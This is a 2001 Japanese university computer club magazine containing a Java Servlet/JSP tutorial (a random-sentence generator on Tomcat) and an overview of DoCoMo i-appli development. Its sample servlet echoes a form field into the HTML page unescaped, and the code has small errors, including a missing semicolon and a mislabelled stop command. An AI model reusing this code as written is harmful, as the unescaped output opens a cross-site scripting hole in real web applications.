平成 13 年 11 月 20 日
京都工芸繊維大学コンピュータ部

Lime

はじめに

コンピュータに関するかなりレベルの高いテクニカルな話題からネタな話題までカバーしてきた京都工芸繊維大学コンピュータ部の部誌「Lime」。毎年、京都工芸繊維大学の学園祭で、コンピュータ部の教室展示の一部として配布されてきたという歴史をもっています。従来、「Lime」は今回のような豪華な冊子としての形態ではなく、小ざっぱりしたわら半紙で配布をされてきました。

最近の急速なインターネットの発達と共に部員が増えつつあり、原稿の量が従来よりもかなり多くなるという予測のため、今回は冊子としてきちんと製本し、配布しようではないかという意見があがりました。それに伴い、「Lime」製作のチームを構成し、業者に「Lime」の製本作業を依頼することになりました。このことはコンピュータ部の歴史上価値があるだけでなく、今後後進たちの「Lime」編集の参考になり、活動の参考になることでしょう。

本書は 2001 年度におけるコンピュータ部各部員たちの原稿執筆作業のおかげであることはもちろん、「Lime」の編集に携わってくれた山本大介氏、および服部保氏他、「Lime」製作チームの努力のおかげによるものです。さらに山本大介氏は長い時間をかけて「Lime」の編集作業をしてくれました。また、服部保氏には細かい編集に関わってもらい、TEX に関する情報もたくさん提供してもらいました。これらの方々、またその他細かい部分で手伝ってくれた部員たちの努力なしには本誌はあり得ませんでした。この場を借りて、以上の方々にお礼申し上げます。

平成 13 年 10 月 20 日
京都工芸繊維大学コンピュータ部部長 大宮 広義

目次

I　Servlet で遊ぶ

00630039 大学院 電子情報工学専攻 2 回生 服部 保

最近，Servlet で遊んでいます．結構面白いことができそうなので，ちょっと紹介してみます．

I.1　前置き

皆さん，Servlet って知ってますか?

一言でさらっと言ってしまうと,「WEB サーバ上で動く Java プログラム」です．Web に絡む Java プログラムというと，Applet が思いつくかと思いますが，Applet と Servlet はだいぶ違います．Applet は Web サーバからダウンロードされて，Web ブラウザ上で実行されますが．Servlet は Web サーバ上に置かれたまま，Web サーバ上で実行されます．雰囲気としては，CGI (Common Gateway Interface) に近いですね．CGI も Web サーバ上で実行されて，何らかの処理をしてくれます．

CGI にしろ，Servlet にしろ，Web ページの動的生成に使われることが多いです．あらかじめ頑張って作っておいた凝ったデザインの Web ページを見せるだけなら，動的生成が必要になることはありません．ですが，次のような状況ではあらかじめ作っておいた Web ページを見せるだけでは用が足せなくなります．

ユーザから送られてきたデータを元にページを作らなければならない
: 例えば，掲示板やサーチエンジンの検索結果，オンラインショップの受注確認などは，ユーザからの要求に従って作られる．

頻繁に変わるデータを元にページを作らなければならない
: 天気予報やニュースは，時々刻々変化するが，ユーザにはアクセス時点で最新の情報を提供しなければならない．

サーバ側で持つ情報を元にページを作らなければならない
: オンラインショップの商品一覧などは，商品構成や在庫数などが変わる．これは，商品在庫データベースなどから常に最新の情報を取り出して提供しなければならない．

こういう状況では，動的生成が必須です．さもなければ，常時スタッフを待機させておいて，何かあった瞬間に Web ページを変更・更新させる，という気の遠くなるようなことをしなければなりません．そんなのは，馬鹿馬鹿しいですよね．

こういうときに，CGI や Servlet が威力を発揮するわけです．でも，CGI があるのに わざわざ servlet を使う意味はあるのか？

I.2 Servlet の利点

Servlet は CGI に比べて次のような利点があります.

効率的

CGI では，リクエストがあるたびにその数だけ新しいプロセスが生成されるので，Web サーバの負担が極めて大きい上にプロセス生成のオーバヘッドのため低速である．Servlet ではリクエストごとにその数だけスレッドが生成されるだけで，実行は高速である．リクエスト数に関わらず，ロードされるクラスはただ 1 つなので，Web サーバの負担はごく軽い.

開発が容易かつ強力

Java は，HTML フォームデータの解析や HTML ヘッダの読み取り・設定，Cookie の設定やセッション管理にいたるまで．非常に高級な機能を豊富に持っている．他の言語で同じようなことを同じような簡単さで行うことは，ほとんど無理である.

安全

CGI プログラムは，配列や文字列の境界をチェックしない言語で書かれている場合が多く，悪意あるユーザのバッファオーバフロー攻撃にさらされた場合に無力である．また，OS のシェルを起動するため，シェルを奪われて悲惨な結果を招く場合もありうる．Java は配列や文字列の境界のチェックを行うので，バッファオーバフロー攻撃にさらされても問題にならない．また，Servlet から OS のシェルを起動することはないので，シェルを奪われることは本質的にない.

と，こんな感じです．まぁ，Servlet を置かせてくれるプロバイダが全然ないので，なかなか使えないのが Servlet の欠点といえば欠点ですが，これとて常時接続環境が整っているこのご時世，自分で立ち上げた Web サーバで使うにはちょうどいいです．セキュリティも重視しなければいけないことですし，Servlet を使う方が気分がいいでしょう？

I.3 Servlet で遊ぶための準備

Servlet で遊ぶためには，ちょっと準備が要ります．具体的には,

- JDK のインストール
- Tomcat のインストール

というぐらいです.

JDK は言わずと知れた Java Development Kit です．Sun Microsystems が無料で配布しています．現在，1.4 が β テスト中で，1.3.1 が最新です.

Tomcat は，Servlet Container です．Servlet Container というのは，Web サーバ上で常に起動されている Java プログラムで，Web ブラウザが呼び出している Servlet を起動したり，Web ブラウザと Servlet の間のデータのやり取りを助けたりする役割を果たしています．有名な Web サーバソフト

ウェアである Apache をリリースしている Apache グループと，Sun Microsystems や IBM，それにボランティアが集まって作っており，無料で配布されています．簡易 Web サーバ機能を持っているので，自分で作った Servlet を試しに動かしてみることもでき．非常に便利です．なお．Sun Microsystems から Servlet Container の公式リファレンス実装として指定されています．Servlet Container としての機能のみを作りこまれているので，Servlet の障害検知などはできませんが，普通の人がヘロヘロと使う分には障害検知などいりませんし，何より無料なのが第一です．逆に，商用の Servlet Container だと，障害検知などが売りになるわけですな．

で，これらを FreeBSD にインストールするのですが，とても簡単です．

```
# cd /usr/ports/java/jakarta-tomcat
# make install
```

と，コマンドを発行すれば終了です．Tomcat は JDK に依存しているので，Tomcat を導入すれば同時に導入してくれます[1]．

このあと，`~/.cshrc` を編集して以下の行を追加します．

```
set path = ($path /usr/local/jdk1.1.8/bin)
setenv JAVA_HOME /usr/local/jdk1.1.8
setenv CLASSPATH .:/usr/local/jdk1.1.8/lib/classes.zip:\
                 /usr/local/tomcat/lib/servlet.jar
```

あとは，`source ~/.cshrc` としてやれば，準備完了です．おっと，Tomcat を起動するのも忘れずに．`/usr/local/etc/rc.d/tomcat.sh start` で起動，`/usr/local/etc/rc.d/tomcat.sh start` で停止です．

I.4 サンプルプログラム

よくあるランダムステートメント[2]を Servlet として実現してみました．Servlet の魅力を伝えるにはくだらなすぎますが，ご勘弁を．ここでは，文章は 20 個のパーツからなり，それぞれ複数の候補を含んだファイルから読み出して任意に組み合わせることにします．

```
import java.io.*;
import java.util.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class randstat extends HttpServlet {
    private static final int PHRASE_NUM = 20;
    private static final String PHRASE_DATA =
        "/usr/local/tomcat/webapps/ROOT/WEB-INF/classes/data/";
```

[1] JDK1.1.8 が導入される．もし，JDK1.2.2 や JDK1.3.1 を導入したい場合は，別途導入しなければならない．実行性能や機能の面で，JDK1.3.1 の方が有利なので，余力があれば導入することを薦めるが，導入は非常に面倒であることだけ注意しておく．

[2] 5W1H（Who, When, Where, What, Why，How）をランダムに組み合わせて変な文章を作って遊ぶもの．

```
    // データファイルの置き場所．ここでは絶対パス指定している．

    public void doGet(HttpServletRequest request,
                      HttpServletResponse response)
          throws ServletException, IOException {
    response.setContentType("text/html; charset=EUC-JP");
    // ブラウザに返すレスポンスの形式を HTML に設定
    PrintWriter out = response.getWriter();
    // 出力先を設定
    String docType =
        "<!DOCTYPE HTML PUBLIC \"-//W3C//DTD HTML 4.0 Transitional//EN\">\n";
    out.println(docType + "<HTML>\n" +
        "<HEAD><TITLE>RANDOM STATEMENT</TITLE></HEAD>\n" +
        "<BODY>\n" + makeSentence() + "</BODY></HTML>");
    // レスポンスとして返す HTML テキストを生成.
    }

    public String makeSentence() {
        String sentence = new String();
        String fileName = new String();
        Random random = new Random(System.currentTimeMillis());
        // 乱数オブジェクトを初期化.
        Vector phrase = new Vector();

        for(int i=1;i<=PHRASE_NUM;i++) {
            int index;
            fileName = PHRASE_DATA + Integer.toString(i);
            // データファイル名を生成．ファイル名は 1 〜 PHRASE_NUM.
            try {
                BufferedReader inStream =
                    new BufferedReader(new FileReader(fileName));
                // データファイルを開く
                while(inStream.ready())
                    phrase.addElement(inStream.readLine());
                // データを読み込む
                index = random.nextInt();
                index %= phrase.size();
                index *= (index<0) ? -1 : 1;
                // 正整数範囲の乱数を生成
                sentence += (String)phrase.elementAt(index);
                // 選んだ成分を，出力する文字列に連結する
                phrase.removeAllElements();
                // 読み込んだデータをすべて破棄
                inStream.close();
            }
            catch(IOException err) {
                sentence = "Error occured!";
            }
        }
        sentence += "\n";
        random = null;
        phrase = null;
        return sentence;
    }
}
```

この Servlet，呼ばれるたびにファイルを開いて読み出すので，無駄に見えるのですが，メモリを無駄遣いしないほうがいいかな〜と思ってこうしています．このソースファイルを randstat.java として（Java ではソースファイル名とその中で定義されるクラス名は一致していないといけない），コン

パイルして出来た randstat.class を/usr/local/tomcat/webapps/ROOT/WEB-INF/classes に置き，データファイルを /usr/local/tomcat/webapps/ROOT/WEB-INF/classes/data に置きます．そして，おもむろにブラウザを立ち上げて，http://127.0.0.1:8080/servlet/randstat としてやると，再読み込みするたびに

> **１９９８週間前、とても考えつかないが、普通のスモウレスラーがしゃべるにつれて、おかしきかえると清潔なエニックスが、邪なる魔界で核実験を行うがごとく、美しい事務員さんが用務員室で、かっこよく衝撃波を放ってひとえに壷にはまった。**

だの

> **６５５３６秒前、誰の目にも明白な事だが、軽いビルゲイツが経済制裁を加えるにつれて、影の薄い阪神としんどい桃太郎が、嫌悪のモニターの中で手をつなぐがごとく、やさしい看護婦さんが物理室で、ちょっとずつ寝て楽にお亡くなりになった。**

だのといった訳分からずもおもしろい文章がゲロゲロ吐き出されてくるという仕組みです．

I.5 ちと改良

さっきのでもいいのですが，やっぱりプログラムの中に HTML テキストを生成する部分があるのはかっこ悪いです．見栄えに関係する部分は，Servlet から切り離したいですよね．このために．JSP（Java Server Pages）を利用してみましょう．

とりあえず，次のようなファイルを用意します．randstat2.html は，randstat.jsp を呼び出すだけの代物です．直接呼び出してもいいのですが．ボタンを押して生成させるというアクションをさせたかったので，こんな形になりました．

<FORM> タグの ACTION パラメータの中に，Servlet に直接アクセスするときの URL http://サーバ名 /servlet/servletname の下線部分を指定しておけばオッケーです．Servlet にパラメータを送るのは，<INPUT> タグを使えばできます．

randstat2.html

```
<HTML>
    <HEAD><TITLE>RANDOM STATEMENT with JSP</TITLE></HEAD>
    <BODY>
        <CENTER>
        <BR><BR><FONT SIZE= "+1"><b>RANDOM STATEMENT</B></FONT><BR>
        <FORM ACTION = "/servlet/randstat2"><BR>
            あなたのお名前なんて〜の？
            <INPUT TYPE = "text" NAME = "yourName">
            <INPUT TYPE = "submit" VALUE = "生成!">
        </FORM>
        </CENTER>
    </BODY>
</HTML>
```

で，次に JSP ファイルですが，これはいくつか特殊なタグが入っている以外は HTML テキストと変わりません．Servlet からの出力を受けたい部分に

```
<% out.println(request.getAttribute("myResponse").toString()); %>
```

を埋めておくだけ[3]です．

これ以外は普通の HTML テキストとほぼ一緒なので，凝ったデザインの素敵な HTML テキストを作っておいた上で，Servlet からの出力が必要な部分に上のような行を埋めればいい，というわけです．

これで，Servlet からの出力と，生成されるページのデザインを切り分けるという当初の目的が達成されたことが分かっていただけるでしょう．

randstat2.jsp

```
<%@ page contentType="text/html" %>
<HTML>
    <HEAD><TITLE>RANDOM STATEMENT with JSP: output</TITLE></HEAD>
    <BODY>
    <CENTER><BR><BR>
    <FONT SIZE = "+1"><B>Generated sentence is<br><br>
        <%
            out.println(request.getAttribute("myResponse").toString());
        %>
    </B></FONT><BR><BR>
    <A HREF="/randstat2.html">back</A>
    </CENTER>
    </BODY>
</HTML>
```

で，肝心の Servlet ですが，これは中に埋めてあるコメントを参照してもらいましょう．コード中に，HTML のタグが一つも埋まっていないことに注意してください．

[3] `getAttribute()` の引数は，`Servlet` 側と揃えてありさえすれば何でもいい．

randstat2.java

```
import java.io.*;
import java.util.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class randstat2 extends HttpServlet {
    public static final int PHRASE_NUM = 20;
    public static final String PHRASE_DATA =
        "/usr/local/tomcat/webapps/ROOT/WEB-INF/classes/data/";
    public void doGet(HttpServletRequest request,
                      HttpServletResponse response)
          throws ServletException, IOException {
    response.setContentType("text/html; charset=EUC-JP");
    // 出力形式は HTML で，文字コードは EUC
    String sentence = request.getParameter("yourName") + "さんに伝言です．";
    // request.getParameter("変数名") で，フォームから入力したデータを取れる
    sentence += makeSentence()
    // 構成した文字列を sentence に追加
    request.setAttribute("myResponse", sentence);
    // 変数 myResponse に出力する文字列として sentence の内容をセットする
    getServletConfig().getServletContext().
        getRequestDispatcher("/randstat2.jsp").forward(request, response);
    // Servlet への request と，Servlet からの response を /randstat2.jsp に転送
    }

    public String makeSentence() {
                （ここは変更がないので略）
    }
}
```

これだけ用意しておいた上で， `randstat2.java` をコンパイルしてやります．出来た `randstat2.class` を `/usr/local/tomcat/webapps/ROOT/WEB-INF/classes` に置きます．また， `randstat2.html` と `randstat2.jsp` は，`/usr/local/tomcat/webapps/ROOT` に置きます．そして，おもむろにブラウザを立ち上げて，`http://127.0.0.1:8080/randstat2.html` をみてやればよいわけです．

どんな見栄えになるかって？それは皆さんで試してみてください．宿題です．JDK も Tomcat も Windows 版が配布されていますし，サーチエンジンで探せば丁寧な解説ページも見つかるでしょうから，Windows な人でも問題なしです．ぜひ，試してみていただきたいと思います．

I.6 おわりに

学部から大学院と，工繊に 6 年に渡って在籍しつつコン部に関わってきた最後の総決算がこれというのもなんだかなぁという感じです．もっといろいろやったんですけどねぇ．

年明け早々に出たばかりの DDR-SDRAM [4] と，Athlon 1GHz を購入して人柱になったりしつつ，3 月には Crusoe 搭載ノート CASSIOPEIA FIVA MPC-206 を買っては Crusoe の省電力機能である

[4] 現在，256MB は 3500 円程度で買えるが，私が買った 1 月初旬時点では 40000 円もした．下がりすぎである．

LongRun を FreeBSD でサポートするドライバを書いたり[5]，8 月には SiS735 チップセット搭載マザーを購入したら ATA コントローラが未サポートだったためにサポートパッチを書いてみたり，と，いろいろやったんですよね[6].

で，10 月に入って，我らが AMD がついに AthlonXP を発表したので，換装したい気満々になってます．資金がないので原稿執筆時点では未購入ですが，これを皆さんが読んでおられるころにはおそらく換装していることでしょう．ハードウェア系 Web サイトでは非常に高い評価が下されているので，私個人としても非常に期待しているのです．ああ，資金が…….

と，まあ上に書いたようにいろいろ浪費しまくりながらもいろいろやってきたわけなのです．ところが，紙面と時間の都合[7]というものがありまして，今回はこれまでとなりました．

しゃべれるネタがあったら，また書きたいなぁ．それにしても，私も来春から会社人です．いままでみたいに遊べなくなっちゃうなぁ…….

[5]詳しい顛末は，毎日コミュニケーションズ発刊の “FreeBSD PRESS vol.6” に寄稿したので，そちらを参照していただきたい．なお，当該ドライバは改修の上，FreeBSD ソースツリーにマージされている．

[6]ちなみに，当該マザーボードは相性問題（だろう）で安定しなかったので，頭文字 B なる後輩にわずか 10 日で売却した．サポートパッチ自体は書きあがったのだが，未だに send-pr していない．ぼちぼちせねばなるまい．

[7]結局，研究室配属以来，学会参加 7 回（うち発表 6 回）と，研究に追いまくられました．この原稿の締切も．学会発表の予稿締切とかぶったため，遅らせてもらってます．あまつさえ，原稿が上がったら論文誌投稿のための英語原稿を書かねばならないという過酷な任務が…….

II　iアプリとは何か ～iアプリの概要から開発環境の整備まで～

98220094 機械システム工学科 4 回生 畑山 直也

最近 CM でよく見かける i アプリ。i アプリとは一体どういうものなのでしょう？ここでは i アプリの歴史から開発方法までを説明します。

II.1　iアプリ登場の歴史

i アプリを語るには i-mode の存在を忘れることはできません。

II.1.1　i-mode

1999 年 2 月　NTT DoCoMo 社は i-mode という携帯電話でのインターネット接続を利用したサービスを開始しました。対応機種はデジタルムーバ 501i HYPER シリーズ以降で、当時はまだ表示画面がモノクロでした。

1999 年 12 月　502i シリーズが登場しました。一部の機種は液晶画面がカラーになり、i-mode はカラー対応になりました。また、着信メロディの音質も改善され、MIDI フォーマットのメロディ(MLD) の再生ができる機種も現れました。

i-mode は申し込みが必要な有料のサービスです (基本使用料と付加使用料 300 円)。主に以下の 3 つのサービスがあります。

サイト (番組) 接続サービス　簡単なボタン操作で様々な番組を利用できるサービス

i モードメール　インターネット経由で i モードメールや e-mail を送受信できるサービス

インターネット接続　インターネットに接続して i モード対応サイトにアクセスできるサービス

これらのサービスは通信時間ではなく通信したデータ量に応じて課金されます。(パケット課金) つまり時間を気にせずにインターネット接続を利用することができます。i-mode を使うことによってインターネットから新曲の着信メロディや待ち受け画面などをダウンロードして使用することもできます。

II.1.2　i アプリの登場

i アプリは 2001 年 2 月に開始された i-mode の新サービスです。対応機種は 503i シリーズ以降で、サイトから i アプリをダウンロードすることによって様々なアプリケーション、例えばゲームや天気予報などを起動することができます。

II.2　i アプリとは?

II.2.1　i-mode との違い

i-mode でも占いなどのゲームを楽しむことはできました。これは CGI を利用して実現されるサーバーサイドのプログラムで、携帯電話自体にプログラムの本体があるわけではありませんでした。i アプリはプログラムの本体をダウンロードすることによりオフラインで起動するのでサーバーとの通信は最小限になりパケット料金が安くて済むというメリットがあります。また、描画機能が CGI より優れているため、画像を動かしたり線を描いたりということが簡単に実現できます。

i-mode は戻るボタンを使うことによりすぐに前の画面に戻ることができますが i アプリはボタンの機能をプログラマが設定できるので、クイズなどのアプリケーションの場合にやり直しが効かないようにすることができます。

II.2.2　入手方法とダウンロード料金

i アプリを入手するにはまず 503i シリーズの携帯電話が必要です。iMENU から i アプリのダウンロードページに行くことができ、何種類もある i アプリのカタログから欲しい i アプリを選びます。ダウンロードボタンを押すと Java のロゴとともにダウンロードが始まります。

i アプリは無料のものと有料のものがあります。有料の i アプリの場合 100 円/月や 200 円/月などを配信元に支払う必要があります。無料の場合でも有料の場合でもダウンロードするには別途パケット料金 (概ね 20 円) がかかります。

ダウンロードが終わると i アプリを起動するか聞いてきます。「はい」を選択すると i アプリが起動します。

II.2.3　i アプリの種類

ネットワーク接続の観点から見ると i アプリは大きく分けて 2 種類に分類できます。まず、スタンドアロン型は一度ダウンロードしてしまえば二度とネットワークに接続する必要はありません。オフラインで呼び出して実行させることができます。次に、クライアント・サーバー型はサーバーと通信するタイプの i アプリです。天気予報や株価情報など最新の情報が必要な場合や、通信対戦ゲームなど常にサーバーとの通信が必要な場合がこれに相当します。通信中はパケット量によって課金が生じます。




図 II.1: i アプリとサーバーの関係

II.3 i アプリにできること

i アプリは基本的に液晶画面の表示を操作することができます。画面の大きさは機種依存ですが最低 120 × 120 ドットが i アプリ表示用画面として用意されます。画面表示以外にも音楽の再生・バイブレーション機能なども操作することができます。

II.3.1 グラフィック・音楽関係

低レベル API 文字列 (絵文字可) の表示、直線・多角形の表示、塗りつぶし、GIF・PNG 画像の表示ができます。細かな配置はドット単位で指定可能です。ただし文字列・画像の回転・拡大・縮小はできません。

高レベル API チェックボックス、プルダウンメニュー、入力可能なテキストボックス、ダイアログボタンなど多種類のコンポーネントが使用可能です。ただし各コンポーネントのデザインは機種によって異なります。配置場所は大まかには決められますが機種依存です。また、画面からはみ出した場合のスクロールやまわり込みなども機種依存です。

音楽再生・バイブレーション機能など MLD ファイルの再生・停止ができます。途中からの再生はできません。MLD ファイルはプログラムに組み込むか、あとで説明するスクラッチパッドに読み込む必要があります。バックライトの ON/OFF、バイブレーションの ON/OFF ができます。十字キー、0〜9、ソフトキー 2 つのキー入力イベント取得ができます。




図 II.2: キャンバス型 i アプリの画面イメージ




図 II.3: パネル型 i アプリの画面イメージ

II.3.2　ネットワーク・その他

HTTP のネットワークアクセス　サーバーとの通信手段として HTTP と HTTPS(SSL) が利用できます。i アプリはサーバーと通信して情報をやり取りすることができます。SSL によって暗号化された安全な通信を行うことができます。

スクラッチパッドについて　i アプリにはそれぞれスクラッチパッドと呼ばれる最低 5KB(機種依存) の記憶領域が割り当てられます。この記憶領域には文字列データや画像ファイル・音楽ファイルなどを記憶させることができます。

その他の動作　終了ボタンがない i アプリや無限ループなどで固まった場合でもユーザーは i アプリを強制終了させることができます。電話がかかってきたときは i アプリが一時中断されて待ち受け状態に切り替わります。i アプリのバージョンアップはメニューから簡単に行えます。設定した時間おきに i アプリを自動実行させることができます。

II.4 i アプリの制限

i アプリにはセキュリティ面や通信面、プログラム容量などに制限があります。ここではそれらの制限事項について説明します。

II.4.1 セキュリティ面での制限

電話帳やその他のソフトにアクセスできない。 悪意のある i アプリが電話帳のメモリなどを消去できないようにするための制限です。

電話をかけたりメールを送ったりできない。 携帯端末がいたずら電話・スパムメールの発生源となるのを防ぎます。

配信元のサーバとしか通信できない。 他のサーバと接続したり他の携帯電話との P2P はできません。配信元のサーバーとのみ HTTP または HTTPS で通信することが可能です。配信元サーバー自体が他のサーバーと通信をすることは可能です。

II.4.2 プログラムサイズの制限

プログラムは 10KB まで i アプリは jar ファイルとして圧縮された状態で配信されます。スタンドアロン型の i アプリではこの制限が大きなネックとなります。画像ファイルや MLD ファイルも jar ファイルの中に含まれます。

II.4.3 その他の仕様による制限

単体でしか動作できない i アプリは同時に一つしか起動できず、他の i アプリと連動させることもできません。他の i アプリのスクラッチパッドの読み書きもできません。

小数や三角関数などが使えない 後述の i モード Java の仕様による制限です。

ダウンロードした i アプリをメールで人に渡せない 有料 i アプリのデータ料金やネットワーク通信の関係上、i アプリ入手は WEB サイトからのダウンロードのみです。外部接続端子からのインストールもできません。

II.5 機種依存について

503i シリーズは 2001 年 5 月 14 日現在 6 種類存在します。パナソニックの P503i、P503iS、富士通の F503i、SONY の SO503i、NEC の N503i、三菱電機の D503i です。これらの機種間の差異を説明します。

処理速度　ベンチマークテストの結果より、最も処理速度が速いのは SO503i です。次いで N503iD503i、F503i、P503iS、P503i の順に速いという結果が出ています。→付録のベンチマーク結果参照

保存できる i アプリの数とスクラッチパッドの量　保存可能な i アプリの数は F503i が 50〜30 件 (ただし 300KB まで) と最も多く、次いで D503i と P503iS が 10 件、P503i が 7 件、N503i と SO503i が 5〜10 件 (ただし 50KB まで) です。スクラッチパッドの i アプリ 1 件あたりの最大容量はどの機種も 10KB となっています。

高レベル API のデザイン　例えば YES/NO ダイアログのデザインは、P503i では画面中央にダイアログウインドウが出るのに対し、D503i では画面下部に出現します。その他にもラジオボタンやチェックボックスのデザインなどが機種によって異なります。

図 II.4: YESNO ダイアログ D503i

図 II.5: YESNO ダイアログ P503i

図 II.6: YESNO ダイアログ SO503i

特殊機能　P503i ではバイブレーションのパターンが選択できます。

D503i では i アプリ画像と呼ばれる待ち受け画面を追加することができます。自動起動機能と組み合わせて一定時間おきに待ち受け画面を変更することも可能です。

N503i と D503i ではバイブレーション機能がありません。

N503i はユーザーが i アプリを一時停止させることができます。一時停止されたかどうかはその前後の時間の差をみるしかありません。

その他　その他文字の大きさやバイブレーション操作機能を使うためのメソッドの引数などが機種によって異なります。

II.6 i アプリの可能性

ゲームに関して　スタンドアロン型のゲームはパズルゲームが主流になると思います。プログラムのサイズ制限がクリアできるならばオセロなどのコンピュータ対戦型ゲームも数多く登場するでしょう。

クライアント・サーバー型ならばランキング型のゲームや対戦ゲームが考えられます。また、サーバーサイドにメインプログラムを置くことで大きなネットワークゲームも可能となります。

実用アプリケーション　カレンダー・カーナビ (地図表示)・株価情報・天気予報などがすでに発表されています。SSL がサポートされているのでオンラインバンキングやオンライントレードなどができる i アプリが出現する可能性があります。

II.7　i アプリの開発言語

i アプリは一言で言うと携帯電話で動く Java アプリケーションです。i アプリを作るには Java とは何かを知る必要があります。

II.7.1　Java とは何か?

Java はサン・マイクロシステムズ社 (Sun) が開発した、プログラム言語です。

Java は、急速に広まる引き金となったアプレットをはじめ、アプリケーションや、CGI、組み込みなど、さまざまな環境で動作します。

Java の特徴

オブジェクト指向言語　ソフトウェアをオブジェクトという単位で分割されたプログラムの組み合わせで構築するという考え方で、現在のプログラミング技法の主流となっています

ガベージコレクション　従来、主として使われていた、C 言語や C++言語では、メモリ管理はプログラマの責任でした。複雑なソフトウェアになるほどメモリ管理が難しくなり、大変な負担となっていました。Java は使用されていないメモリを自動的に解放するガベージコレクション（ゴミ集め）機能があるため、その負担がありません。

中間コードと JavaVM による実行　Java は、ソースファイルから中間コードを生成し、生成されたコードを JavaVM(Java 仮想マシン) が実行することで動作します。

セキュリティ（安全性）　Java はメモリやハードディスクなどのハードウェアに直接アクセスすることはできません。その代わり、それらへのアクセスは Java の API を通じて行うことになります。この時に、アクセスを許してよいかどうかのチェックを行えるようになっています。アプレットは、ハードディスクなどへのアクセスを全く許さないため、安全というわけです。

マルチスレッド対応　言語仕様レベルでマルチスレッドに対応しているため、ユーザインタフェイスとバックエンドを分けるような処理を環境に依存しない形で書くことができます。

充実したライブラリ　Java はネットワークアクセスに関するライブラリが豊富なのでインターネットとの親和性が高いです。

充実した動作環境　OS（Windows、Macintosh、UNIX）、ブラウザ（Internet Explorer、Netscape）、PDA、そして携帯電話で動作します。

II.7.2　Java ライブラリの種類

本節では Java ライブラリの種類について解説します。下図は Java ライブラリの階層図です。

- Java2

- J2EE (サーバー用)
- J2SE (パソコン用)
- J2ME (組み込み用)
  - CDC (カーナビなど)
  - CLDC (携帯端末)

    MIDP JavaAppli(J-Phone の Java) ezplus (au の Java)

    DoJa i アプリ

Java2 はサン・マイクロシステムズ社がリリースした JDK(Java Development Kit) の最新版で J2EE、J2SE、J2ME の 3 つに分かれています。それぞれの説明は以下の通りです。

J2EE 企業向けの Java アプリケーション用の Java で、サーバーや大規模システムの構築に使用されます。サーバー利用のための技術が標準で装備されています。

J2SE (Java2 Standard Edition) Java で最も基本的なライブラリで、Windows、MacOS、Linux などの一般的なパソコン用 OS 上で動作します。

J2ME (Java2 Micro Edition) 家電製品や携帯情報端末、携帯電話など、低スペックな環境で動作するように設計されたライブラリです。J2ME は「CDC」(Connected Device Configuration) と「CLDC」(Connected Limited Device Configuration) という 2 つのコンフィギュレーションに分かれており、前者はカーナビや高性能 PDA などの、32 ビット CPU と十分なメモリを持った環境を、後者は携帯電話やネットワーク家電、通常の PDA などの、低速な CPU と少ないメモリからなる環境を対象としています。また、CLDC が動作する JavaVM は KVM(Kilo Virtual Machine) と呼ばれ、キロバイト単位のメモリ上で動作可能です。

i アプリは J2ME の CLDC ライブラリを使用します。CLDC は J2ME のコンフィグレーションの一つで、CPU 速度やメモリ容量が小さい携帯端末やネットワーク家電などを対象としたライブラリです。CLDC ライブラリ用のプロファイルには DoJa と MIDP があります。DoJa は NTT DoCoMo の i アプリ用のプロファイルで、MIDP は J-Phone や au に実装される予定のプロファイルです。以下はそれらのプロファイルの説明です。

MIDP (Mobile Information Device Profile) MIDP は Java の標準化プロセス (JCP:Java Community Process) で策定された J2ME/CLDC 用のプロファイルの一つで、携帯電話などの携帯端末向けの実行環境の仕様です。J-Phone や au の携帯電話用 Java はこの規格に準拠する予定です (2001 年 5 月 18 日現在)。

DoJa (i モード用 Java プロファイル) NTT DoCoMo 社が独自に開発した CLDC 対応のプロファイルで MIDP には準拠していません。

i アプリで利用できるライブラリは J2ME/CLDC ライブラリ、DoJa が定義するライブラリ、それに各機種のメーカー独自の機種固有ライブラリです。前者 2 つは API とユーザインタフェィスを提供し、後者はハードウェアの操作などを行います。




図 II.7: JavaVM

II.8　開発環境の準備と開発方法

ここでは簡単 i アプリ開発キットを使って i アプリの開発を行う方法を説明します。Windows マシンを使用することを前提とします。

II.8.1　JDK のインストール

まずは Java の開発環境を手に入れましょう。サン・マイクロシステムズ社の JDK1.3 をインストールします。

次にパス指定をします。これは Java のコンパイラなどを MS-DOS プロンプトで利用できるようにするための作業です。

